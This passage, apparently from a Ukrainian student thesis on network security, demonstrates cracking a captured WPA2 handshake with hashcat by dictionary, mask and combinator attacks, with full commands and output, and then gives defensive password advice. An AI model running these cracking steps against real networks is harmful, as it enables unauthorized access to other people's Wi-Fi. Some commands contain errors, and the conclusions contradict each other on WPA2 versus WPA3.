Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB

Dictionary cache built:
* Filename .. /home/kali/dic.txt
* Passwords.. 110001
* Bytes..... 647789
* Keyspace.. 110001
* Runtime... 0 secs

Approaching final keyspace - workload adjusted.

90c7d4 [REDACTED] -NX531J:qwerty12

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-EAPOL-PBKDF2
Hash.Target.....: NX531J (AP:90:c7: [REDACTED] STA:c4:0b: [REDACTED])
Time.Started.....: Sat Dec 5 12:09:17 2020, (3 secs)
Time.Estimated...: Sat Dec 5 12:09:20 2020, (0 secs)
Guess.Base.....: File (/home/kali/dic.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 0 W/s (0.16ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 110001/110001 (100.00%)
Rejected.....: 110000/110001 (100.00%)
Restore.Point....: 0/110001 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: qwerty12 -> qwerty12

```

Рис. 3.20. Успішний злом пароля атакою по словнику утилітою *hashcat*

3.7. Брутфорс і атака по масці

При Брутфорс (англ. *Brute force*) перебираються всі можливі символи. Використовуючи маски, ми звужуємо діапазон підбираються символів, наприклад, тільки числа або тільки числа і в нижньому регістрі. Таким чином на перебір потрібно менше часу. Цей підхід зручний, якщо ми приблизно знаємо, як людина вигадує паролі. З атаки по масці можна зробити брутфорс, включивши в перебір все символи.

Для атаки по масці введемо наступну команду рис. 3.21:

```
hashcat -m2500 -a3 -1?l -2?d /home/kali/hs.hccapx ?1werty?2?2
```

Рис. 3.21. Атака по масці

Значення опцій табл 3.1:

-m2500 - тип зламувати хешу, *WPA-EAPOL-PBKDF2*.

-a3 - атака по масці.

-1? L - маска з прописних латинськими літерами (прописна буква L).

-2? D - маска по цифрам.

hs.hccapx - файл хешу.

? 1werty? 2? 2 - передбачуваний пароль з невідомими символами.

В даному випадку завдання полегшене для економії часу рис. 3.22.

```

kali@kali:~$ hashcat -m2500 -a3 -1?l -2?d /home/kali/hs.hccapx ?1werty?2?2
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2650 v3 @ 2.30GHz, 12538/12602 MB (4096 MB allocatable), 10MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

90c7d...:NX531J:qwerty12

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-EAPOL-PBKDF2
Hash.Target.....: NX531J (AP:90:...)
Time.Started.....: Mon Dec 7 07:22:52 2020 (2 secs)
Time.Estimated...: Mon Dec 7 07:22:54 2020 (0 secs)
Guess.Mask.....: ?1werty?2?2 [8]
Guess.Charset....: -1 ?l, -2 ?d, -3 Undefined, -4 Undefined
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1655 H/s (0.31ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2400/2600 (92.31%)
Rejected.....: 0/2400 (0.00%)
Restore.Point....: 0/100 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:23-24 Iteration:0-1
Candidates.#1....: qwerty12 -> qwerty57

```

Рис. 3.22. Успішний злом пароля атакою по масці утилітою *hashcat*

Таблиця 3.1

Словник

?	СИМВОЛИ
l (прописна буква L)	abcdefghijklmnopqrstuvwxyz
u	ABCDEFGHIJKLMNOPQRSTUVWXYZ
d	0123456789
h	0123456789abcdef
H	0123456789ABCDEF
s	!"#\$%&'()*+,-./:;<=>?@[\\]^_`{ }~
a	?l?u?d?s
b	0x00 – 0xff

Команда для розрахунку через відеокарту рис. 3.23:

```
hashcat -D2 -m2500 -a3 -1?1 -2?d hs.hccapx ?1werty?2?2
```

Рис. 3.23. розрахунок через відеокарту

Тут -D2 - пристрій для розрахунку, ДП Табл 3.2.

Таблиця 3.2

Комбінаторна атака

НОМЕР	ПРИСТРІЙ
1	ЦП
2	ДП
3	FPGA, DSP, Co-Processor

У комбінаторної атаці використовуються два словника. Слова з двох словників конкатенуються. Якщо словники містять такі слова:

HAY

Human

3845

!

то після їх з'єднання отримаємо такий словник:

HAYHAY

HAYHuman

Hello3845

HAY!

HumanHAY

HumanHuman

Human3845

Human!

3845HAY

3845 Human

38453845

3845!

!HAY

!Human

!3845

!!

Запустимо комбінаторних атаку рис. 3.24:

```
hashcat -m2500 -a1 /home/kali/hs.hccapx /home/kali/dic1.txt
```

Рис. 3.24. комбінаторни атака

тут:

/home/kali/dic1.txt - перший словник.

/home/kali/dic2.txt - другий словник.

```
(kali@kali):~$ hashcat -m2500 -s1 /home/kali/hs.hccapx /home/kali/dic1.txt /home/kali/dic2.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2650 v3 @ 2.30GHz, 12536/12602 MB (4096 MB allocatable), 10MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Dictionary cache built:
* Filename..: /home/kali/dic1.txt
* Passwords.: 1
* Bytes.....: 7
* Keyspace..: 1
* Runtime...: 0 secs

Dictionary cache built:
* Filename..: /home/kali/dic2.txt
* Passwords.: 110001
* Bytes.....: 647783
* Keyspace..: 110001
* Runtime...: 0 secs

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB

Dictionary cache hit:
* Filename..: /home/kali/dic1.txt
* Passwords.: 1
* Bytes.....: 7
* Keyspace..: 110001

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

90c7d.....:NX531J:qwerty12

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-EAPOL-PBKDF2
Hash.Target.....: NX531J (AP:90:.....)
Time.Started...: Mon Dec 7 07:37:51 2020 (0 secs)
Time.Estimated.: Mon Dec 7 07:37:51 2020 (0 secs)
Guess.Base.....: File (/home/kali/dic1.txt), Left Side
Guess.Mod.....: File (/home/kali/dic2.txt), Right Side
Speed.#1.....: 68 H/s (0.31ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1/110001 (0.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: qwerty12 -> qwerty12
```

Рис. 3.25. Успішний злом пароля комбінаторної атакою утилітою *hashcat*

3.9. Куди зберігається пароль

Після вдалої розшифровки **пароль виводиться на екран і записується в файл** `~/.hashcat/hashcat.potfile`.

Відкриємо його в текстовому редакторі, щоб подивитися результат рис. 3.26:

```
sudo nano ~/.hashcat/hashcat.potfile
```

Рис. 3.26. Відкриття тексту в редакторі

3.10. Онлайн-сервіси по розшифровці хешу

Також хеш був відправлений в безкоштовний онлайн-сервіс по розшифровці хешу onlinehashcrack.com і через **12 годин 6 хвилин** прийшов лист, що пароль отриманий (рис. 3.2.16).




Рис. 3.27. Результати злому пароля за допомогою сервісу onlinehashcrack.com

Платформа passcrack.online отримала пароль за 5 хвилин (рис. 3.17). З відправки в онлайн-сервіси краще починати розшифровку, так як обчислювальних ресурсів у них більше, ніж у домашнього комп'ютера.




Рис. 3.28. Результати злому пароля за допомогою сервісу passcrack.online

3.11. Різниця між WPA2 і WPA3

У липні 2018 року *Wi-Fi Alliance* випустив протокол бездротової безпеки WPA3. Подивимося, чим він відрізняється від свого попередника.

Недоліки WPA2:

- вразливий до злому через WPS;
- може бути перехоплення рукописки і отримання пароля за допомогою брутфорса;

Переваги WPA3 в порівнянні з WPA2:

- усунена уразливість чотиристороннього рукописки за рахунок застосування технології SAE (*Simultaneous Authentication of Equals*), яка захищає від офлайн атак за словником.
- підтримка PMF (*Protected Management Frames*) для контролю цілісності трафіку;
- шифрування 192 біт в режимі WPA3-Enterprise і 128 біт в WPA3-Personal;
- спрощена настройка IoT-пристроїв.

Недоліки WPA3:

- вразливий до злому через WPS.

Загальна вразливе місце у WPA 2 і 3 - WPS (*Wi-Fi Protected Setup*).

Висновки до розділу

Дослідивши різні способи взлому паролю для *WiFi*, а також вразливість різних протоколів *WPA*, а саме *WPA2* та *WPA3* до цих способів взлому. За результатами досліджень рекомендується використовувати технологію *WPA3* так як в ній усунена вразливість чотирьох рукостискань. Що унеможливило оффлайн підбір паролю надалі. На відміну від *WPA2* у якої це є головною проблемою.

Спільною проблемою *WPA2* і *WPA3* є вразливість до *WPS* взлому, але цей спосіб дуже повільний і при достатньо сильному паролі, підбрати його займе не один рік.

При Брутфорс перебираються всі можливі символи. Використовуючи маски, звужують діапазон підбору символів, наприклад, тільки числа або тільки числа і в нижньому регістрі. Таким чином на перебір потрібно менше часу. Тому потрібно використовувати всі можливі символи, регістри та спеціальні симоли для становлення паролю, для унеможливлення зручного використання масок.

Час який знадобився для підбору пароля відрізняється за критеріями відповідного способу. Якщо ми виконуємо офлайн підбір то цей спосіб є найшвидшим. Використавши різні ресурси для отримання результати ми отримали такі дані отримавши перед цим пакет з рукостисканням:

- 12 годин 6 хвили з першого онлайн сервісу (onlinehashcrack.com)
- 5 хвилин з другого онлайн сервісу (passcrack.online)
- 3 хвилини підбір за словником
- 2 хвилини за допомогою маски
- 1 хвилина утилітою *hashcat*

ВИСНОВКИ

Підсумувавши інформацію. Я обрав як найкращий варіант топології комп'ютерної мережі типу Зірка. Так як вихід з ладу одного з підконтрольних об'єктів не спричинить критичних пошкоджень всій системі в цілому. Передача даних буде відбуватися за протоколом *TCP / IP* як найбільш розповсюджений.

В залежності від об'єкту мережа буде коливатися від до *WAN*. Наприклад взявши такі об'єкти як побутові комплектуючі з підтримкою технології *IoT*: холодильник, жалюзі, сітільники, магнітофон які можна віднести до системи, адже вони використовуються в межах будинку чи двору. Чи наприклад машину яка їздить по місту *WAN*. З розвитком технологій навіть літак зможе використовувати дану технологію, але вона потребує ще дуже великого допрацювання.

Підвівши підсумки, для створення максимально безпечної мережі потрібно використовувати протокол *WPA2*. Якщо користувач сам встановлює пароль то потрібно вводити пароль максимально довгим та використовувати спеціальні символи. Пароль не повинен мати якихось простих асоціацій. Найкращим вибором буде ряд випадкових символів. Застосувавши такий метод зломиснику буде неможливо взламати/підібрати пароль. Так як використовуючи такий метод можна в середньому підбирати 5 000 паролів в секунду. На перший погляд це велика цифра. Але взявши вибірку із 80 символів доступних на клавіатурі та взявши пароль із 16 символів. Отримаємо 564 041 196 467 871 540 000 000 000 000 комбінацій паролів. І щоб підібрати пароль знадобиться 3 577 125 802 053 979 832 років. Тобто встановивши з самого початку складний пароль ви вже зможете забезпечити безпеку своєї мережі. Швидкість перебору можна звісно збільшити і до 15 000. Це залежить від способу, що саме взламують, та від самого пристрою. Також можна збільшити кількість пристроїв які будуть виконувати цю операцію. Але все одно час все для підбору залишається таким же захмарним.

Тобто використовуючи власні точки доступу, або ті які ви повністю довіряєте забезпечує захист від такого роду взлому.

Також найільшою вразливістю будь якої добре захищеною комп'ютерної системи, як не дивно, є сама людина. Просто неухажність може звести на нівець всю безпеку. Але це вже залежить від вдачі фальшивого ресурсу та інших критерій. Адже антивірус може не допустити відкриття такого сайту, або програми.

Найбільш надійним спосіб забезпечити надійність системи, як не дивно, буде звести на нівець весь доступ до системи людини. Тобто якщо система буде працювати абсолютно автономно. То і з ладу вона не зможе вийти якщо включені всі міри безпеки. А взламати захищені протоколи які спроектовані саме для машин буде вже неможливим, адже машина може використовувати довгі та складні ключі безпеки.

Підвищити загальну безпеку можна поєднавши систему повної ізоляції та обмеженої передачі даних. Тобто єдина передача по повітрю яка буде використовуватися буде містити лише зняті показники, або зашифровані дані. Потім ці дані передаються на приймаючий пристрій. Який має лише одну просту функцію, а саме прийняти ці дані та передати далі по кабельному зв'язку. Тобто максимум що нам зможуть заподіяти це пошкодити/заблокувати/чи взяти зашифровані дані. Що ніяк не вплине на роту в цілому на систему.

Згрупувавши інформацію можна виділити основні способи захисту мережі:

- Виключити людський фактор з роботи системи
- Використовувати 2 системи для обробки даних:
- Головна для всіх обчислень та обробки даних
- Система зчитування та передачі даних по захищеному каналу (кабелю)
- Надати людині обмежений доступ до системи
- Використовувати власні точки доступу для зв'язку з глобальною мережею

На перший погляд, технологія Bluetooth доволі непогана. Однак головним недоліком є низький рівень безпеки цієї технології. І досить легко передавати дані між підключеними пристроями через *Bluetooth*. Якщо це дисплей датчика тиску в шинах, в ньому немає нічого поганого. Однак ви також можете отримати доступ до пристроїв, які передають дані один одному. І це вже створює загрозу як приватності, так і можливій втраті коштів, повному контролю над об'єктом тощо.

Тому, використовуючи технологію *Bluetooth*, спочатку потрібно подбати про безпеку даних. Однак не використовуйте цю технологію, якщо існує ризик втрати персональних даних. Іншими словами, НЕ використовуйте цю технологію як основу для передачі даних.

Нарешті, я б не рекомендував використовувати технологію *Bluetooth* для передачі цінних даних. Або що запитуваний пристрій НЕ безпосередньо підключений до головного комп'ютера. Наприклад, ви можете використовувати цей метод для "вкладання" даних.

Спочатку датчики передають дані на комп'ютер через *Bluetooth*. Цей комп'ютер має лише ряд команд, а самі дані приймаються та надсилаються іншими засобами, наприклад, кабелем. Це може захистити головний комп'ютер, але для безпечної роботи всієї системи потрібно використовувати додаткові інструменти та утиліти.

Використавши різні ресурси для отримання результату ми отримали такі дані отримавши перед цим пакет з рукостисканням:

- 12 годин 6 хвили з першого онлайн сервісу (*onlinehashcrack.com*)
- 5 хвилин з другого онлайн сервісу (*passcrack.online*)
- 3 хвилини підбір за словником
- 2 хвилини за допомогою маски
- 1 хвилина утилітою *hashcat*

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Акропов П. Ц. Компьютерные сети. Принципы, технологии, протоколы / П. Ц. Акропов. - СПб.: Питер, 2006. - 348 с.
2. Болілій В.О., Котяк В.В. Комп'ютерні мережі. Навчальний посібник. - Кіровоград: ЦОП Авангард, 2008.- 146с.
3. Жуков І.А. Основы теории сетей передачи та розподілу даних: Навчальний посібник / І. А. Жуков, М.А. Віноградов, В.І. Дрововозов, Н.Ф. Халімон.- Київ, 2006. - 270с.
4. Кульгин М. В. Компьютерные сети. Практика построения / М. В. Кульгин. – СПб.: Питер, 2003. – 462 с.
5. Олифер В.Г., Олифер Н.А. Компьютерные сети принципы, технологии, протоколы. - СПб: Питер, 2000. - 672с.
6. Стандарт *IEEE: Bluetooth, Zigbee, Wi-Fi*, Інтернет-сторінка компанії «Finestreet» [Інтернет-ресурс] / Web-сайт: <http://www.wireless-e.ru/articles/technologies.php>, Режим доступу: <http://www.wireless-e.ru/articles/wifi.php>, вільний.
7. Техническое руководство v1. х. 2х - протокол *ZigBee* Для *RF*-модулей *OEM* с серийными номерами: *XB24-BxIT-00x. MaxStream*, Digi International inc, 2007 г. - с. 118.
8. Комп'ютерна інженерія: методичні рекомендації до виконання дипломних проектів для студентів освітньо-кваліфікаційного рівня “Бакалавр” напряму підготовки 6.050102 “Комп'ютерна інженерія” / Уклад.: І.А. Жуков, М.М. Проценко – К.: НАУ, 2015. - 36 с.
9. Протоколы TCP/IP. Практическое руководство — Уильям Ричард Стивенс
Перевод: А. Глебовский, 2003. - 672 с.
10. Парасрам Ш.Замм А.Хериянто Т.Али Ш.Буду Д.Йохансен Д.Аллен Л.. *Kali Linux 2018: Assuring Security by Penetration Testing* / Переклад: Герасименко. - СПб.: Питер, 2020. - 448с.

11. Фленов Михаил Евгеньевич, Linux глазами хакера. 6-е издание, Операционные системы, 2021, 416с.
12. Столингс В. Компьютерные системы передачи данных, 6-е изд. / Вильям Столингс : Пер. с англ. – М. : Издательский дом “Вильямс”, 2002. – 928 с. :ил.
13. Олифер В.Г. Компьютерные сети. Принципы, технологии, протоколы Учебник для вузов. 4-е изд. / В. Г. Олифер, Н. А. Олифер. – СПб.: Питер, 2010. – 944 с.: ил.
14. ITU-T Recommendation E.164 (11/2010) [Интернет-ресурс] / Web-сайт: ITU- T; Режим доступа <http://www.itu.int/rec/T-REC-E.164-201011-I/en>, вільний
15. RFC 4271. A Border Gateway Protocol 4 (BGP-4). Tools. ietf. org. 2006-04 [Интернет-ресурс:] / Web-сайт: Laurent Branchamont; - Режим доступа: <http://www.rfc-base.org/rfc-4271.html> вільний